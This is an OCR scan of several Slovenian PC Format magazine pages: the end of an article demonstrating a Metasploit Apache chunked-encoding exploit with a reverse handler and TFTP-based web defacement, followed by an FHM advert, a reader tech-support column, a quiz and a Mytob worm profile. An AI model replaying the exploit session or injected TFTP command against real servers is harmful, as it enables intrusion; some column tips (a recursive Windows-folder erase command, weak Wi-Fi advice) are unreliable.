
```
Supported Exploit Targets
==========================

    0  Windows Generic Bruteforce
    1  Apache.org Build 1.3.9->1.3.19
    2  Apache.org Build 1.3.22/1.3.24
    3  Apache.org Build 1.3.19/1.3.24
    4  Apache.org Build 1.3.22
    5  Apache.org Build 1.3.17->1.3.24 (Windows 2000)
    6  Apache.org Build 1.3.17->1.3.24 (Windows NT 4.0)
    7  Windows 2003 English SP0
    8  Windows 2000 English
    9  Oracle 8.1.7 Apache 1.3.12
   10  Oracle 9.1.0 Apache 1.3.12
   11  Oracle 9.2.0 Apache 1.3.22
   12  Debugging Target

msf apache_chunked_win32(win32_reverse) > set TARGET 1
TARGET -> 1
msf apache_chunked_win32(win32_reverse) > exploit 192.168.2.
[*] Starting Reverse Handler.
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/6 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/2 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/0 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/4 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/1 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/3 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/5 ]
[*] Trying Apache.org Build 1.3.9->1.3.19 [ 0x00401151/7 ]
[*] Exiting Reverse Handler.

msf apache_chunked_win32(win32_reverse) > _
```

Tako je videti izbira ustrezne tarče oziroma kombinacije operacijskega sistema in spletnega strežnika.

11:02:48.698588 IP (tos 0x0, ttl 64, id 50878, offset 0, flags [DF], length: 77)
192.168.2.2.4321 > 192.168.2.1.1028: P [tcp sum ok] 51364389:51364426(37) ack 813323812 win 10720
0x0000: E..M..@.@.....f
0x0010: ...e.....%0zV$
0x0020: P.)..<..tftp.-i.
0x0030: 192.168.1.102.GE
0x0040: T.index.html.

11:02:48.699161 IP (tos 0x0, ttl 128, id 117, offset 0, flags [DF], length: 77)
192.168.2.1.1028 > 192.168.2.2.4321: P [tcp sum ok] 813323812:813323849(37) ack 51364426 win 17443
0x0000: E..M.u@...v....e
0x0010: ...f....0zV$...J
0x0020: P.D#....tftp.-i.
0x0030: 192.168.2.2.GE
0x0040: T.index.html.

"Samo upamo lahko, da je to najslabša stvar, ki se je tokratni žrtvi zgodila"



Tako nekako je bila videti spremenjena spletna stran na strani žrtve. ;)

Nekaj paketov je bilo namerno izpuščenih, saj prikazujejo samo potrditev prenosa TFTP, zato pa si oglejmo prenos nove spletne strani na strežnik žrtve..

11:02:48.834306 IP (tos 0x0, ttl 64, id 26457, offset 0, flags [DF], length: 544)
192.168.2.2.1024 > 192.168.2.1.1030: [udp sum ok] UDP, length: 516
0x0000: E...gY@.@.MX...f
0x0010: ...e.....5.....
0x0020: <!DOCTYPE.html.P
0x0030: UBLIC."-//W3C//D
0x0040: TD.HTML.4.01.Tra
0x0050: nsitional//EN">
0x0060: <html><head>
0x0070: <title>index.htm
0x0080: l</title></hea
0x0090: d><body><h2><b
0x00a0: r></h2><h1><br
0x00b0: ></h1><h1>
0x00c0: </h1><h1>Pravkar ste postali
0x00d0: žrtev revije PC Format.</

Temu sledi še paket, ki potrjuje uspešen prenos spletne strani.

Na tej stopnji je prišlo do uspešne spremembe spletne strani in samo upamo lahko, da je to najslabša stvar, ki se je tokratni žrtvi zgodila. Napadalec bi lahko namreč na tej stopnji izvedel tudi katero izmed bolj nevarnih dejanj. V mislih imamo predvsem namestitev zadnjih vrat oziroma "rootkita", namestitev aplikacij, ki beležijo pritiske tipk oziroma tako imenovanih "keyloggerjev" in posledičen vdor v tako imenovane "back-end sisteme", kjer se v bolj varovanih sistemih nahajajo veliko bolj sočne informacije.

Če postanete žrtev tovrstnih napadov v realnem življenju, morate vsekakor formatirati trdi disk in z originalnih medijev znova namestiti operacijski sistem, saj nikoli ne boste izvedeli, kaj je napadalec dejansko počel v vašem sistemu in kaj je bil njegov osnovni namen.

Kot ste lahko videli sam vdor in sprememba spletne strani ne zahtevata nobenih posebnih sposobnosti. Talent leži na strani tistega, ki je varnostno pomanjkljivost spletnega strežnika odkril in izdelal kodo za realizacijo vdora. Nikakor pa ne smemo pozabiti razvijalcev orodja *Metasploit Framework*, saj ste z njihovo pomočjo lahko na enostaven način za trenutek pogledali v svet hekerjev. **PCF**

SEKSI! ZABAVEN! UPORABEN!
WWW.FHMSLO.NET
01/2006 790 SIT

FHM

+ 50 BEJB SOSEDNJE ULICE 2006

FHM Moške nagrade

Drugi nagradijo podjetnika leta – mi pa pivo, rit, zrezek leta!

SEKS V SLOVENIJI

Seks v javnosti!
Seks-shopi!
Svingerji!

EKSKLUZIVNO!

Bari za bogove!

Svetišča s šanki, za katerimi hmeljev nektar točijo seksi natakarice!

NINA MORIČ

Dokler ne da videa na internet, uživaj ob teh fotografijah!

FHM BEJBA SOSEDNJE ULICE 2006

50 FINALISTK

PLUS!
PRILOGA
50 BEJB SOSEDNJE ULICE 2006!

www.fhmslo.net

Gregor Mraz
NE PRENAŠA BEDAKOV

VprašajteGregorja...

ODGOVORI NA VAŠA VPRAŠANJA

Hitri kviz

Gostilniški računalniški kviz

1 **(Hitro odgovori) Koliko not je v Intelovi glasbeni temi?**
a) 3
b) 4
c) 6
d) Preveč

2 **Kateri je bil prvi 32-bitni domači igralni sistem?**
a) Atari Jaguar
b) Sega Saturn
c) Sony PlayStation
d) Panasonic 3DO

3 **Kateri simbol ponazarja odločitev na diagramu poteka za računalniško programiranje?**
a) Kara
b) Krog
c) Trikotnik
d) Paralelogram

4 **Katera je bila prva arkadna video igra, ki je imela vektorsko grafiko namesto rastrske?**
a) Asteroids
b) Lunar Lander
c) Space Wars
d) Tempest

5 **Pri nas uporabljamo tipkovnice QWERTZ. Kje bi našli tipkovnice AZERTY?**
a) V Franciji
b) Na Nizozemskem
c) V Izraelu
d) V košu


Odgovori na strani 99

Čisto brezplačna tehnična pomoč

Vam bo računalnik navrtal luknjo v možgane in rano v žlodec? Dovolite Gregorju, da vas odreši muk in mu pišite na **mraz@pcformatslo.net**, če vam pa ne uspe dovolj usposobiti PC-ja, pa mu pošljite navadno pisemce na **PCFormat, Za Mraza, Trg revolucije 2, 2000 Maribor**

Na pomoč!

Gregor Mraz, zvezan in poln pomirjeval, vam je prisiljen razkriti celo vrsto tehnoloških skrivnosti



Gregor v Linuxu. Vprašanja lahko še vedno pošiljate na isti naslov.

DVOJNI ZAGON

Fetiš na pingvine

V Rad bi začel odkrivati Linux, a sem doslej uporabljal samo Windows, in sicer od 95 do XP. V računalniku imam dva trda diska, trenutno pa imam nameščen Windows XP Pro. Na drugi disk bi rad namestil Linux, a bi še vedno rad uporabljal XP, saj se ne želim v celoti odpovedati Windows. Ali obstaja kakšna možnost, da bi Linux namestil na drugi disk, ne da bi s tem vplival na Windows XP? Prenesem kar precej udrihanja, če pa imaš namen biti pretirano grob, mi prosim pošlji tvoj osebni e-naslov, da lahko vrnem uslugo.

DAVID

O Mojega osebnega e-naslova ni težko uganiti, ko ti uspe uganiti, katera domena je registrirana na moje ime, a s pošiljanjem zagretih žaljivih sporočil na moj naslov ne boš prišel daleč, ker nepoklicana pošta preprosto izgine v breznu strežnika POP3. Ne, za kislino, ki se pretvarja, da je prošnja za tehnično pomoč, boš moral uporabiti naslov mraz@pcformatslo.net. Sam (enkrat že) preberem vsa sporočila, ki so poslana na omenjen naslov, najbolj žolčna pa natisnem in uporabim kot dekoracijo sten moje pisarne. O Linuxu pa ti moram povedati nekaj stvari, preden začneva.

Nameščanje Linuxa je kot sestavljanka s 5.000 kosi – popolnoma brezplodno, a zabavno početje, ki se ga splača lotiti na deževno popoldne v domu za ostarele, medtem ko čakaš na negovalko. Če bi rad imel dva popolnoma delujoča operacijska sistema, ki se neodvisno zaganjata, ju namesti na ločena računalnika, po možnosti ne v isti sobi in če je le mogoče, ne z istimi uporabniki. Če bi rad resnično zagotovil, da med sistemoma ne bo nobenih konfliktov in zmešnjav, je računalnika najbolje imeti v dveh različnih državah. Tako boš lahko še naprej uporabljal Windows XP, medtem ko se bo kak revež ubadal z Linuxom.

No, pa sem rešil problem s tapetami. Medtem ko navdušenci nad Linuxom že snujejo, kakšne grožnje mi bodo poslali, ti povem še to, da lahko uporabiš možnost v BIOS-u, kjer nastaviš zagonsko zaporedje in tam drugi disk nastaviš kot prvi zagonski pogon. Ko ponovno zaženeš računalnik z namestitvenega CD-ja z Linuxom, se bo drugi disk prikazal kot disk C, tako da nanj Linux namestiš kot samostojen operacijski sistem. Ko želiš uporabljati XP, v BIOS-u spet spremeniš zaporedje. To sicer pomeni, da bo potrebnega kar nekaj ponovnega zaganjanja, a glavna zagonska sektorja na obeh diskih sploh ne bosta vedela, da kje obstaja še kak drug zagonski sektor ali operacijski sistem. Dobra finta, a ne?

HLAJENJE

Vroče ali ne?

V Imam Asusovo osnovno ploščo, pred kratkim pa sem kupil 3GHz procesor Pentium 4. Ko sem preveril delovno temperaturo procesorja, je bila ta 54°C. Ali je to previsoka ali sprejemljiva temperatura za moj sistem?

DAMJAN

O Intel izračunava najvišjo priporočeno temperaturo (ki jo izmeri termična dioda na samem procesorju) glede na termično shemo (Thermal Design Power) za čip. Termične sheme pa ne smeš enačiti z najvišjo temperaturo, do katere se procesor segreje, saj gre za neke vrste predvidevanje dejanske povprečne temperature, ki jo bo procesor oddajal. Če računalnik do konca obremeniš, na primer z renderiranjem ali čim podobnim, bo najverjetneje presegel to temperaturo. TDP za 3GHz Pentium 4 je 89W, kar pomeni, da je najvišja priporočljiva temperatura v ohišju 68,5ºC. Na splošno je najvišja dovoljena temperatura v ohišju le 38ºC, zato so osnovne plošče za P4 nastavljene tako, da začnejo ventilatorje sukati pri najvišji hitrosti, ko temperatura v ohišju preseže 40ºC. Razlog za to je, da mora biti temperatura v ohišju znatno nižja od temperature samega čipa, da bi bili hladilniki učinkoviti. Če bi bila temperatura v ohišju višja od temperature procesorja, bi ventilator na hladilniku procesor dejansko grel, saj bi preko njega pihal vroč zrak.

Če si izmeril, da znaša temperatura procesorja 54ºC, je vse v redu; če gre za temperaturo v ohišju, pa še zdaleč ni. Osebno se nikoli ne ubadam s točnimi temperaturami sistema, saj si tudi ne merim temperature vsakih pet minut. Če računalnik ne deluje pravilno ali če je grafični prikaz kakorkoli popačen, preverim, če so komponente vroče na dotik, če niso, pa od računalnika pričakujem, da bo normalno deloval. To velja za vse računalnike, ki jih imam.

TEŽAVE Z OS
Zadnji izhod

V Ko sem namestil nekaj (očitno sumljivih) programov, se je moj računalnik začel čudno obnašati, še posebej v nadzorni plošči, konkretneje v Add/Remove Programs. Tam je naštetih zelo malo programov. Videti je, da je nekaj narobe z registrom, a težave z odstranjevanjem programov nisem rešil. Poskusil sem z obnavljanjem nastavitev in sistema, a v System Restore ne morem obnoviti sistema na čas, ko tistih programov še nisem namestil. Ali bom moral res formatirati disk?

GREGOR

O S samim formatiranjem boš samo zapravljal čas in izgubljal podatke. Bolje bo, če ponovno namestiš Windows, in sicer tako, da pred namestitvijo zbrišeš mapo Windows na disku, ostale mape pa lahko pustiš pri miru. Zaženi računalnik v varni način z ukazno vrstico in vpiši ukaz **erase c:/windows/ s**. Nato zaženi računalnik z namestitvenega CD-ja in ponovno namesti Windows. Tako boš dobil čisto deviško različico registra in boš moral namestiti vse programe, ki jih dejansko uporabljaš, da se bodo registrirali, a bo seznam v Add/Remove Programs tak, kot mora biti.

Ko boš naslednjič nameščal čudno programsko opremo, pa poskrbi, da boš ročno nastavil obnovitveno točko (**Start→(All) Programs→Accessories→System Tools→System Restore**), tako da boš lahko sistem po potrebi obnovil.

RETRO NESMISEL
Načrtna zabitost

V Pred kratkim sem kupil nov računalnik z Athlonom 64 X2 4200+. Na tem računalniku bi pa rad igral stare DOS-ove igre. Slišal sem za program HyperOS 2005, s katerim bi menda naj lahko poganjal različne operacijske sisteme. Ali mi lahko o tem kaj poveš?

ALJAŽ

O Kupil si čisto nov, 64-bitni sistem, da boš lahko igral deset let stare, 16-bitne igre? Pokliči me, pa ti bom prodal deset let star računalnik, ki te bo stal manj kot *HyperOS*, če želiš. *HyperOS* je napredno orodje za virtualizacijo operacijskih sistemov, prvenstveno pa je namenjen razvijalcem programske opreme, ki razvijajo programe za več operacijskih sistemov naenkrat. Uporaba tega programa za igranje *Dune 2* ni le podobna uporabi macole za zabi-

FAQ
7.000 MIPS za zvočno kartico?

Zvočna tehnologija prihodnosti? Upamo, da je res...

Kaj sploh je?
X-Fi je najnovejši zvočni procesor, ki so ga izdelali pri Creative Labs, in je srce nove serije zvočnih kartic Sound Blaster Xtreme Fidelity.

In zakaj je tako posebna?
X-Fi ima enajstkrat več tranzistorjev kot Audigy in pol toliko kot procesor Athlon. Čip ima pet procesnih enot: procesor za digitalni signal, mešalnik, filter, rezervoar in pretvornik za vzorčenje.

Zakaj tolikšna zmogljivost?
256 ločenih pretvornikov za vzorčenje je povezanih v mrežo. Vzorčenje vhodnega zvočnega signala se najprej podvoji, nato še en filter zviša stopnjo vzorčenja na štirikratno vrednost morebitnega izhoda. Na koncu pa se stopnja vzorčenja zniža za štirikrat.

Zakaj?
Pri Creativu trdijo, da lahko X-Fi stereo signal s CD-ja "nadgradi" na 24-bitni, 96KHz zvok. Trdijo tudi, da bodo MP3-ji zveneli bolje kot CD-ji.

Pa je to res?
Vsi se strinjajo, da je kvaliteta zvoka neprimerno višja kot pri vseh ostalih zvočnih karticah na trgu.

Ali lahko takšno zvočno kartico kje kupim?
Seveda! Kartice X-Fi so že na voljo, stanejo pa od 34 do 88 tisočakov.

Preberite več:
www.creative.com

TOSHIBA

Če ne bi uporabili našega znanja pri tehnološko dovršenih projektorjih,

Toshiba projektorji vam nudijo brezkompromisno predstavo domačega kina. S svojo kompaktnostjo, rahlo težo, visoko svetilnostjo, lahkim delovanjem in brezvrvično povezljivostjo vam omogočajo ogled DVDjev in TV bolje kot kdajkoli.

ne bi mogli biti tako sposobni pri količinskem izpisovanju dokumentov.

Navdušujoč napredek sinergije je ključni R&R pristop Toshibe. Pametni e-BRIDGE kontrolni sistem, s pomočjo katerega multifunkcijska naprava Toshiba kopimi in izpisovalni sistemi dosegajo neprekosljivo kakovost izpisa, prikladno rokovanje in zavidljivo razmerje kakovost/cena.

prilagodljive TOSHIBA rešitve

Tift d. o. o.
Tržaška 118
1000 Ljubljana

t: 01 256 15 40
f: 01 257 37 58
e: dobrodosli@tift.si

TIFT

janje risalnih žebljičkov, temveč uporabi 9mm pištole za stiskanje mozoljev. Če bi rad igral stare igre, snemi različice za mobilni telefon ali igraj predelave v Flashu na spletu. Če ti to ne uspe, si omisli kak emulator DOS-a, ki deluje v Windows (poskusi na **dosbox.sourceforge.net**), a ti priporočam, da se pošteno zamisliš nad svojim življenjem, če razmišljaš o čem takem. Ali si sploh poskusil igrati *World of Warcraft?*

POVEZAVE
Konzolni monitor

V Rad bi vedel za najboljši/najenostavnejši/najcenejši način za igranje iger prek Xboxa (in v prihodnosti verjetno tudi 360) na računalniškem monitorju oziroma prek računalnika. Prepričan sem, da je to mogoče, saj imam usmerjevalnik v delovni sobi, kar pomeni, da bi lahko uporabil Xbox Live, namesto da bi buljil v španske žajfnice s punco. Ali mi lahko prosim pomagaš?

Saj vem, da bi lahko preprosto igral igre za PC, a kot je pokazal že *F.E.A.R.*, igre za PC postajajo samo grafično vedno lepše (in s tem mislim tudi, da postajajo vedno bolj sistemsko požrešne), igralne pa sploh niso. Imam pa že raje *UFO: Enemy Territory*.

AIRCOOL

O Še eden! Očitno bi lahko zaslužil tone denarja s prodajo starih sistemov 486 in P120 in jih predstavljal kot retro igralne platforme. *UFO* je bila resnično izjemna igra. Igral sem jo 36 ur na dan cel milijon tednov in sem si celo vzel bolniško, da bi lahko igral. Ampak to je bilo leta 1994! Leta, ko so bile v Južnoafriški republiki prve večrasne volitve, leta, ko je Rusija napadla Čečenijo. Isto leto je tista primitivna riba priplavala iz svoje luknje in začela prvič eksperimentirati z dihanjem.

Povezava Xboxa z računalniškim monitorjem ni slaba ideja. Najverjetneje boš opazil, da je slika znatno kvalitetnejša, čeprav se pogosto pojavljajo tudi težave s PAL/NTSC, ki postopek precej zakomplicirajo. Za priklop boš potreboval vmesnik, ki bo pretvoril kompozitni signal RCA iz konzole v XGA za monitor. Uporabi Google in si oglej rezultate za "xbox pc monitor". Našel boš kar nekaj ljudi, ki so te pripravljeni olajšati za 20 tisočakov v zameno za eno tako pretvorniško škatlico. Seveda lahko Xbox povežeš na omrežni usmerjevalnik, ne da bi ga sploh premikal. Omisli si brezžično dostopno točko in jo priklopi v usmerjevalnik, za Xbox pa uporabi brezžični omrežni most. Ta rešitev pa je vsaj dvakrat dražja od prve, a je lahko za marsikoga bolj uporabna..

VARNOST
Hitro vprašanje

V Ali je mogoče v Windows XP z geslom zaščititi samo določeno mapo? Če je mogoče, kako naj se tega lotim? Poskusil sem že vse mogoče, a brez uspeha.

ERNEST

O Najprej boš moral mapo stisniti: z desnim gumbom miške klikni nanjo in izberi **Properties**, klikni na gumb **Advanced** in aktiviraj možnost **Compress contents to save disk space**. Klikni na OK. Ko je mapa stisnjena, se bo njeno ime v Explorerju prikazalo v modri barvi. Še enkrat klikni na mapo in izberi **File → Explore**, da se bo odprl hierarhični pogled, če ga še ne uporabljaš. Zdaj lahko klikneš na **File → Add a password**. Windows bo tako zahteval geslo, vsakič ko boš poskusil odpreti mapo ali dostopati do datotek v njej. Tega gesla ni mogoče obnoviti, zato si ga dobro zapomni, da ne bo kaj narobe.

OMREŽJA
Brezžična varnost

V Ali mi lahko poveš, kako lahko z geslom zaščitim brezžični omrežni usmerjevalnik? Ne vem, kako naj to naredim, ni mi pa všeč, da usmerjevalnik dovoljuje dostop komurkoli. Z usmerjevalnikom sta povezana dva računalnika.

HARI

O Prvi predlog bi bil, da izklopiš oddajanje SSID na usmerjevalniku. Če nimaš oznake SSID, ki jo je mogoče hitro uganiti, boš_ preprečil dostop neželenim uporabnikom, ker ti ne bodo vedeli, kateri SSID naj uporabijo. Če si bolj paranoične sorte, lahko omogočiš tudi Wireless Equivalence Protocol (WEP). S tem se bodo omrežni paketi kriptirali, a je WEP uporaben samo, če se bojiš, da bo Janez Heker poskušal prestreči tvoje omrežne pakete in ti elektronsko prisluškovati. Če želiš samo preprečiti krajo povezave, je dovolj, če onemogočiš oddajanje SSID

Seveda pa obstaja še veliko enostavnejši način za zagotavljanje varnosti, ki ga podpira velika večina usmerjevalnikov. Preprosto določi seznam naslovov MAC, ki se lahko povežejo v omrežje. Vsak kos omrežne strojne opreme ima lasten naslov MAC, ki se za določen računalnik nikoli ne spreminja (za razliko od naslovov IP). Naslov MAC je običajno zapisan na nalepki na spodnji strani notesnika ali v navodilih za osnovno ploščo, vidiš ga pa lahko tudi v usmerjevalni tabeli tvojega usmerjevalnika. V ukazni vrstici na vsakem računalniku uporabi ukaz ipconfig, da boš videl naslov IP računalnika, potem pa v nastavitvah usmerjevalnika poglej, kateri naslov MAC ustreza najdenim naslovom IP. Te oznake vnesi v seznam dovoljenih naslovov MAC v nastavitvah usmerjevalnika in nihče drug se ne bo mogel povezati v tvoje omrežje.

HLAJENJE
Glasni ventilatorji

V Moja osnovna plošča Asus A8N SLI-Deluxe je stara komaj nekaj mesecev in deluje fantastično, a imam eno težavo z njo, in sicer ventilator na naboru. Ta je začel oddajati čudne, nadležne zvoke, ki jih slišim ob vsakem zagonu računalnika, kar mi že pošteno para živce. S prvo osnovno ploščo, ki sem jo kupil, sem že imel težave (ne z ventilatorjem), zato sem jo reklamiral, a je tudi na tisti ventilator neprijetno brenčal.


Če se narahlo dotaknem ventilatorja na naboru, medtem ko je računalnik prižgan, za nekaj minut neha brenčati, a potem spet začne. Opazil sem, da imajo novejše različice te plošče pasivne hladilnike na tem čipu, zato sklepam, da so pri Asusu ugotovili to težavo. Vem, da je mogoče zamenjati ventilatorje na procesorjih, ne vem pa, če lahko kupim tudi nov ventilator za nabor ali, kar bi mi še bolj odgovarjalo, pasivni hladilnik zanj.


JAN

O Ker ventilator ne brenči več, ko se ga dotakneš, je težava verjetno v tem, da ohišje ventilatorja pada v resonanco z vibracijami ventilatorja ali pa se ventilator narahlo drgne ob ohišje. Včasih lahko takšno težavo rešiš le s kapljico silikonskega lepila ali plastelina. Preprosto nanesi nekaj silikona na stranico ohišja ventilatorja in spremenil boš njegovo naravno frekvenco, zaradi česar ne bo več brenčalo. Če to ne bo delovalo, lahko ventilator zamenjaš s pasivnim hladilnikom, a

Samodejna prijava v XP

Ker življenje še ni dovolj zapleteno






1 Skrivnostni račun

Mogoče ste mislili, da se vam ni potrebno prijavljati, če ste edini uporabnik PC-ja in nimate nastavljenega gesla. Žal pa nadgradnja za .NET Framework, ki se samodejno sname in namesti z nadgradnjo Windows, ustvari še enega uporabnika, imenovanega ASPNET, ki vse skupaj pokvari.

2 Odstranite geslo

XP pa lahko dopoveste, naj se ne meni za ta račun in vas samodejno prijavi. Kliknite na **Start → Run**, vnesite ukaz **userpasswords2** in kliknite na **OK**. Izberite svoje uporabniško ime in odstranite kljukico pred **Users must enter a user name and password to use this computer**. Vnesite svoje geslo, da zaključite proces.



3 V Home ne bo šlo

Če imate več kot en račun, lahko kateregakoli nastavite, da se bo samodejno prijavil. Windows se bo vedno zagnal s tem računom, lahko pa uporabnika odjavite in zamenjate. Uporabniki XP Home se ne morejo samodejno prijavljati v vgrajen administratorski račun, kar je precej nadležno.

4 Popravljanje .NET

Microsoft je izdal popravek za .NET Framework, ki bi naj preprečil samodejno prijavljanje uporabniškega računa ASPNET. Več o tem lahko preberete na **support.microsoft.com/?kbid=827072**. A tudi po namestitvi tega popravka boste morali izvesti tu naštete korake, če imate več uporabniških računov.

pri tem pozorno spremljaj temperaturo v računalniku. Samo zato, ker je Asus začel na nove osnovne plošče nameščati pasivne hladilnike, še ne pomeni, da je tak hladilnik primeren tudi za tvojo osnovno ploščo, ker so novejši čipi mogoče manjši ali pa se manj segrevajo. Če nabor ne bo imel primerno nizke temperature s pasivnim hladilnikom, lahko uporabiš tudi kak večji (12cm) ventilator, ki se počasneje vrti. Veliki ventilatorji pri nižjih obratih pihajo enako količino zraka kot manjši pri višjih, kar pomeni tudi manj vibracij.

IZBOLJŠAVE OS
Boleči palci

V Ugotovil sem, da ima vsaka slikovna datoteka na mojem računalniku pripeto datoteko "Thumbs.db". Kaj so te datoteke in kako naj jih odpravim?

TOMAŽ

O Tumbs.db je predpomnilniška datoteka, v kateri so shranjeni podatki o pomanjšani sliki, ki se prikaže, kadar si slike ogledujete kot serijo pomanjšanih sličic (thumbnails). Skriješ jih lahko enostavno z izbiro **Tools > Folder Options > View**, kjer označiš možnost **Hide protected operating system files (Recommended)**. S tem se bodo skrile tudi vse ostale sistemske datoteke, kar ti mogoče ne bo najbolj všeč. Manj nadležna možnost pa je ta, da preprosto izključiš predpomnjenje pomanjšanih sličic. Če v istem pogovornem oknu označiš možnost **Do not cache thumbnails**, se bodo pomanjšane slike vsakič prikazovale od začetka. Tako se bodo mape znatno počasneje odpirale, česar pa na malce zmogljivejšem računalniku verjetno sploh ne boš opazil, če nimaš po več sto slik v eni sami mapi.

IZBOLJŠAVE OS
Samodejna prijava

V Ali mi lahko prosim poveš, kako naj se znebim prijavnega okna ob zagonu Windows XP Pro? Rad bi, da bi se sistem postavil neposredno v namizje.


ROMAN

O Če si edini uporabnik računalnika in uporabniškega računa nimaš zaščitenega z geslom, potem se bo Windows XP zagnal brez prijavnega okna. Tako pač je. Razen... no... obstaja ena težava. Mogoče se ne nanaša na tvojo težavo, a obstaja primer, v katerem se pojavi prijavno okno, tudi če si prepričan, da si edini uporabnik računalnika. Preveč je kompliciran, da bi tukaj razlagal, zato si oglej okvir Samodejna prijava v XP, kjer je vse razloženo. **PCF**

Odgovori 1b, 2d, 3a, 4c, 5a

VIRUS MESECA

Nasveti za zaščito pred mikrobi



Se vaš e-poštni račun uporablja za masovno pošiljanje? To ni redko.

Ime Mytob
Vzdevki W32.Mytob.KM@mm, W32.Mytob.@mm
Vrsta Črv
Okuži Windows 2003/XP/2000/NT/ME/98/95
Število izbruhov 1000+
Virulenca Visoka
Nevarnost Srednja
Prvič zaznan 12/10/2005

Simptomi

Mytob prispe z e-pošto. Obstaja več vrst zadev in vsebine sporočil, v večini pa so opozorila, da je bil vaš račun uporabljen za pošiljanje spama, da je bilo vaše geslo spremenjeno in račun blokiran. Priponka pogosto nosi ime, kot je updated-password.
Ko priponko odprete, črv prepreči delovanje protivirusnega programa, prepreči dostop do spletnih strani, povezanih z računalniško varnostjo in se razpošlje vsem naslovom, ki jih najde na trdem disku.

Preventiva

